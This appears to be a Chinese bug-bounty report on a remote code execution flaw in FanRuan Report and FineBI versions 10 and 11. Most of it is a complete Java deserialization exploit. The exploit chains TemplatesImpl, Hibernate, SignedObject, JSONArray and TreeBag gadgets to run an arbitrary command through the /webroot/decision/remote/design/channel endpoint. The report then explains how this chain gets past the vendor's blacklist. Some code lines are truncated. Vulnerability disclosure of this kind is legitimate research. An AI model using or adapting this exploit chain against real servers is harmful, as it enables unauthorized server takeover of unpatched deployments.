请确认此漏洞
倒计时： 6天22小时1分55秒

确认漏洞 忽略漏洞

帆软报表及bi远程代码执行漏洞

2023-07-19 14:09:15

关联厂商：	帆软软件有限公司
漏洞奖金：	¥ 5000
漏洞编号：	QTVA-2023-3804725
漏洞类型：	代码执行
官方评级：	高危

漏洞URL

http://127.0.0.1/webroot/decision

漏洞描述

帆软报表、FineBi存在远程代码执行漏洞，可以获取服务器权限

漏洞详情

帆软报表10以及11存在远程反序列化漏洞，其接口为/webroot/decision/remote/design/channel，其中10不需要任何权限，而11只需要登录便可利用。本次漏洞是通过帆软自身代码进行反序列化利用，未涉及三方组件，故危害很大。

首先看到版本，用10来演示：

接下来上完整代码吧，需要先将帆软项目目录/WEB-INF/lib/fine-third-10.0.jar、fine-core.jar以及permit-reflect-0.3.jar、javassist.jar加入ide中，请自行添加：

```
import java.io.*;
import java.lang.reflect.*;
import java.net.HttpURLConnection;
import java.net.URL;
import java.security.*;
import java.util.ArrayList;
import java.util.Comparator;
import java.util.HashMap;
```

漏洞处理状态

审核通过
2023-07-19

等待厂商确

```
import java.util.function.ToDoubleFunction;
import java.util.function.ToIntFunction;
import java.util.function.ToLongFunction;
import java.util.zip.GZIPOutputStream;

import com.fr.base.core.serializable.SerialableLocalCollator;
import com.fr.json.JSONArray;
import com.fr.third.org.apache.commons.collections4.bag.TreeBag;
import com.fr.third.org.hibernate.engine.spi.TypedValue;
import com.fr.third.org.hibernate.tuple.component.AbstractComponentTuplizer;
import com.fr.third.org.hibernate.tuple.component.PojoComponentTuplizer;
import com.fr.third.org.hibernate.type.AbstractType;
import com.fr.third.org.hibernate.type.ComponentType;
import com.fr.third.org.hibernate.type.Type;
import com.nqzero.permit.Permit;
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import javassist.ClassClassPath;
import javassist.ClassPool;
import javassist.CtClass;

import sun.reflect.ReflectionFactory;

public class HttpSend2 {
    public static void httpPostSerialObject(String requestUrl, int connTimeoutMills, int readTimeoutMills, Object serializedObject) throws Excep
        try {
            URL url = new URL(requestUrl);
            HttpURLConnection httpUrlConn = (HttpURLConnection) url.openConnection();
            httpUrlConn.setRequestProperty("Content-Type", "application/x-java-serialized-Object");
            httpUrlConn.setConnectTimeout(connTimeoutMills);
            httpUrlConn.setReadTimeout(readTimeoutMills);
            httpUrlConn.setDoOutput(true);
            httpUrlConn.setDoInput(true);
            httpUrlConn.setUseCaches(false);
            httpUrlConn.setRequestMethod("POST");
            httpUrlConn.connect();

            if (serializedObject != null) {
                GZIPOutputStream gz = new GZIPOutputStream(httpUrlConn.getOutputStream());
                ObjectOutputStream oos = new ObjectOutputStream(gz);
                oos.writeObject(serializedObject);
                oos.writeObject(new HashMap<>());
                oos.flush();
                oos.close();
            }

            httpUrlConn.getInputStream();
        } catch (Exception e) {
            throw e;
```

```
public static Object getObject(final String command) throws Exception {
    Object tpl = createTemplatesImpl(command, TemplatesImpl.class, AbstractTranslet.class, TransformerFactoryImpl.class);
    Object getters = makeHibernate5Getter(tpl.getClass(), "getOutputProperties");
    Serializable gadget = makeHibernate45Caller(tpl, getters);

    KeyPairGenerator keyPairGenerator = KeyPairGenerator.getInstance("DSA");
    keyPairGenerator.initialize(1024);
    KeyPair keyPair = keyPairGenerator.genKeyPair();
    PrivateKey privateKey = keyPair.getPrivate();
    Signature signature = Signature.getInstance(privateKey.getAlgorithm());
    SignedObject signedObject = new SignedObject(gadget, privateKey, signature);

    ArrayList arrayList = new ArrayList();
    arrayList.add(signedObject);
    JSONArray jsonArray = new JSONArray(arrayList);
    innerComparator transformingComparator = new innerComparator();
    TreeBag treeBag = new TreeBag(transformingComparator);
    treeBag.add(jsonArray);
    Field map = treeBag.getClass().getSuperclass().getDeclaredField("map");
    map.setAccessible(true);
    TreeMap treeMap = (TreeMap) map.get(treeBag);
    Field comparator = treeMap.getClass().getDeclaredField("comparator");
    comparator.setAccessible(true);
    comparator.set(treeMap, new SerialableLocalCollator(null));
    return treeBag;
}

public static class innerComparator<I, O> implements Comparator<I>, Serializable {

    @Override
    public int compare(I o1, I o2) {
        return 0;
    }

    @Override
    public Comparator<I> reversed() {
        return null;
    }

    @Override
    public Comparator<I> thenComparing(Comparator<? super I> other) {
        return null;
    }

    @Override
    public <U> Comparator<I> thenComparing(Function<? super I, ? extends U> keyExtractor, Comparator<? super U> keyComparator) {
        return null;
    }

    @Override
    public <U extends Comparable<? super U>> Comparator<I> thenComparing(Function<? super I, ? extends U> keyExtractor) {
        return null;
    }
```

```
    public Comparator<I> thenComparingInt(ToIntFunction<? super I> keyExtractor) {
        return null;
    }

    @Override
    public Comparator<I> thenComparingLong(ToLongFunction<? super I> keyExtractor) {
        return null;
    }

    @Override
    public Comparator<I> thenComparingDouble(ToDoubleFunction<? super I> keyExtractor) {
        return null;
    }
}

static HashMap makeHibernate45Caller ( Object tpl, Object getters ) throws  Exception {
    PojoComponentTuplizer tup = Reflections.createWithoutConstructor(PojoComponentTuplizer.class);
    Reflections.getField(AbstractComponentTuplizer.class, "getters").set(tup, getters);

    ComponentType t = Reflections.createWithConstructor(ComponentType.class, AbstractType.class, new Class[0], new Object[0]);
    Reflections.setFieldValue(t, "componentTuplizer", tup);
    Reflections.setFieldValue(t, "propertySpan", 1);
    Reflections.setFieldValue(t, "propertyTypes", new Type[] {
        t
    });

    TypedValue v1 = new TypedValue(t, null);
    Reflections.setFieldValue(v1, "value", tpl);
    Reflections.setFieldValue(v1, "type", t);

    TypedValue v2 = new TypedValue(t, null);
    Reflections.setFieldValue(v2, "value", tpl);
    Reflections.setFieldValue(v2, "type", t);

    HashMap s = new HashMap();
    Reflections.setFieldValue(s, "size", 2);
    Class nodeC;
    try {
        nodeC = Class.forName("java.util.HashMap$Node");
    }
    catch ( ClassNotFoundException e ) {
        nodeC = Class.forName("java.util.HashMap$Entry");
    }
    Constructor nodeCons = nodeC.getDeclaredConstructor(int.class, Object.class, Object.class, nodeC);
    Reflections.setAccessible(nodeCons);

    Object tbl = Array.newInstance(nodeC, 2);
    Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
    Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));
    Reflections.setFieldValue(s, "table", tbl);
    return s;
}
```

```
    Class<?> getterIf = Class.forName("com.fr.third.org.hibernate.property.access.spi.Getter");
    Class<?> basicGetter = Class.forName("com.fr.third.org.hibernate.property.access.spi.GetterMethodImpl");
    Constructor<?> bgCon = basicGetter.getConstructor(Class.class, String.class, Method.class);
    Object g = bgCon.newInstance(tplClass, "test", tplClass.getDeclaredMethod(method));
    Object arr = Array.newInstance(getterIf, 1);
    Array.set(arr, 0, g);
    return arr;
}

public static <T> T createTemplatesImpl ( final String command, Class<T> tplClass, Class<?> abstTranslet, Class<?> transFactory )
    throws Exception {
    final T templates = tplClass.newInstance();

    // use template gadget class
    ClassPool pool = ClassPool.getDefault();
    pool.insertClassPath(new ClassClassPath(StubTransletPayload.class));
    pool.insertClassPath(new ClassClassPath(abstTranslet));
    final CtClass clazz = pool.get(StubTransletPayload.class.getName());
    String cmd = "java.lang.Runtime.getRuntime().exec(\"" +
      command.replaceAll("\\\\","\\\\\\\\").replaceAll("\"", "\\\"") +
      "\");";

    clazz.makeClassInitializer().insertAfter(cmd);
    // sortarandom name to allow repeated exploitation (watch out for PermGen exhaustion)
    clazz.setName("pwner" + System.nanoTime());
    CtClass superC = pool.get(abstTranslet.getName());
    clazz.setSuperclass(superC);

    final byte[] classBytes = clazz.toBytecode();

    // inject class bytes into instance
    Reflections.setFieldValue(templates, "_bytecodes", new byte[][] {
      classBytes, ClassFiles.classAsBytes(Foo.class)
    });

    // required to make TemplatesImpl happy
    Reflections.setFieldValue(templates, "_name", "Pwnr");

    Reflections.setFieldValue(templates, "_tfactory", transFactory.newInstance());
    return templates;
}

static class ClassFiles {
    public static String classAsFile(final Class<?> clazz) {
      return classAsFile(clazz, true);
    }

    public static String classAsFile(final Class<?> clazz, boolean suffix) {
      String str;
      if (clazz.getEnclosingClass() == null) {
        str = clazz.getName().replace(".", "/");
      } else {
        str = classAsFile(clazz.getEnclosingClass(), false) + "$" + clazz.getSimpleName();
      }
```

```
        }
        return str;
    }

    public static byte[] classAsBytes(final Class<?> clazz) {
        try {
            final byte[] buffer = new byte[1024];
            final String file = classAsFile(clazz);
            final InputStream in = ysoserial.payloads.util.ClassFiles.class.getClassLoader().getResourceAsStream(file);
            if (in == null) {
                throw new IOException("couldn't find '" + file + "'");
            }
            final ByteArrayOutputStream out = new ByteArrayOutputStream();
            int len;
            while ((len = in.read(buffer)) != -1) {
                out.write(buffer, 0, len);
            }
            return out.toByteArray();
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }

}

static class Reflections {

    public static void setAccessible(AccessibleObject member) {

        Permit.setAccessible(member);
    }

    public static Field getField(final Class<?> clazz, final String fieldName) {
        Field field = null;
        try {
            field = clazz.getDeclaredField(fieldName);
            setAccessible(field);
        }
        catch (NoSuchFieldException ex) {
            if (clazz.getSuperclass() != null)
                field = getField(clazz.getSuperclass(), fieldName);
        }
        return field;
    }

    public static void setFieldValue(final Object obj, final String fieldName, final Object value) throws Exception {
        final Field field = getField(obj.getClass(), fieldName);
        field.set(obj, value);
    }


    public static Object getFieldValue(final Object obj, final String fieldName) throws Exception {
        final Field field = getField(obj.getClass(), fieldName);
        return field.get(obj);
```

```
    public static Constructor<?> getFirstCtor(final String name) throws Exception {
        final Constructor<?> ctor = Class.forName(name).getDeclaredConstructors()[0];
        setAccessible(ctor);
        return ctor;
    }

    public static Object newInstance(String className, Object ... args) throws Exception {
        return getFirstCtor(className).newInstance(args);
    }

    public static <T> T createWithoutConstructor ( Class<T> classToInstantiate )
        throws NoSuchMethodException, InstantiationException, IllegalAccessException, InvocationTargetException {
        return createWithConstructor(classToInstantiate, Object.class, new Class[0], new Object[0]);
    }

    @SuppressWarnings ( {"unchecked"} )
    public static <T> T createWithConstructor ( Class<T> classToInstantiate, Class<? super T> constructorClass, Class<?>[] consArgTypes, Ob
        throws NoSuchMethodException, InstantiationException, IllegalAccessException, InvocationTargetException {
        Constructor<? super T> objCons = constructorClass.getDeclaredConstructor(consArgTypes);
        setAccessible(objCons);
        Constructor<?> sc = ReflectionFactory.getReflectionFactory().newConstructorForSerialization(classToInstantiate, objCons);
        setAccessible(sc);
        return (T)sc.newInstance(consArgs);
    }

}

public static class Foo implements Serializable {

    private static final long serialVersionUID = 8207363842866235160L;
}

public static class StubTransletPayload extends AbstractTranslet implements Serializable {

    private static final long serialVersionUID = -5971610431559700674L;


    @Override
    public void transform (DOM document, SerializationHandler[] handlers ) throws TransletException {}


    @Override
    public void transform (DOM document, DTMAxisIterator iterator, SerializationHandler handler ) throws TransletException {}
}

public static void main(String[] args) throws Exception {
    String url = "http://127.0.0.1:8080/webroot/decision/remote/design/channel";
    Object payload = getObject("calc.exe");
    httpPostSerialObject(url, 3000, 3000, payload);
}
}
```

执行成功之后会弹出计算器，当然执行任意命令拿到服务器权限也是可以的。

下面开始正题：

自从官方给反序列化加了黑名单之后，我就想找个办法能够绕过黑名单，然后经过了多次的不断尝试和失败，终于利用了帆软自身的代码缺陷进行了金，毕竟帆软安全性现在做的越来越好了，想找到一个漏洞也是越来越难了，接下来开始讲解原理。

我们知道官方通过在反序列化入口重写了resolveClass来进行黑名单防御，这个办法确实很好，但是一旦出现一个新的反序列化入口，这个防御便失也不是很多，所以我的目标便落到了帆软代码中：

首先我研究发现在java.security.SignedObject#getObject存在反序列化入口：

```
public Object getObject()
    throws IOException, ClassNotFoundException
{
    // creating a stream pipe-line, from b to a
    ByteArrayInputStream b = new ByteArrayInputStream(this.cont
    ObjectInput a = new ObjectInputStream(b);
    Object obj = a.readObject();
    b.close();
    a.close();
    return obj;
}
```


但是这个方法是getObject，通常情况下没有办法利用。于是经过不断的挖掘，这里我发现在com.fr.json.JSONArray#toString中其会为了将对象转法，从而能够利用到getObject方法，而该JSONArray类又是帆软自己的代码，所以接下来我需要想办法去利用到该方法，并且为了让其执行toStri发现在com.fr.base.core.serializable.SerialableLocalCollator#compare中会将对象转成字符，从而调用特定对象的toString方法，于是便能拿来使，

```
public static int compare(@NotNull Comparator comparator, @Nullable Object obj1, @Nullable Object ob
    return comparator instanceof Collator && obj1 != null && obj2 != null ? comparator.compare(obj1.toString(),
}
```

那么接下来就好办了，只需要想办法再调用到SerialableLocalCollator#compare就行了，经过不断查找，我发现在java.util.TreeMap#compare存在

```
final int compare(Object k1, Object k2) {
    return comparator==null ? ((Comparable<? super K>)k1).compareTo((K
        : comparator.compare((K)k1, (K)k2);
}
```

其又会通过java.util.TreeMap#put进行使用：



最终结合上述组合完成了整个代码的利用，都是利用的帆软主干代码自身的缺陷。

修复方案

厂商继续完善黑名单应该就可以了。

厂商回复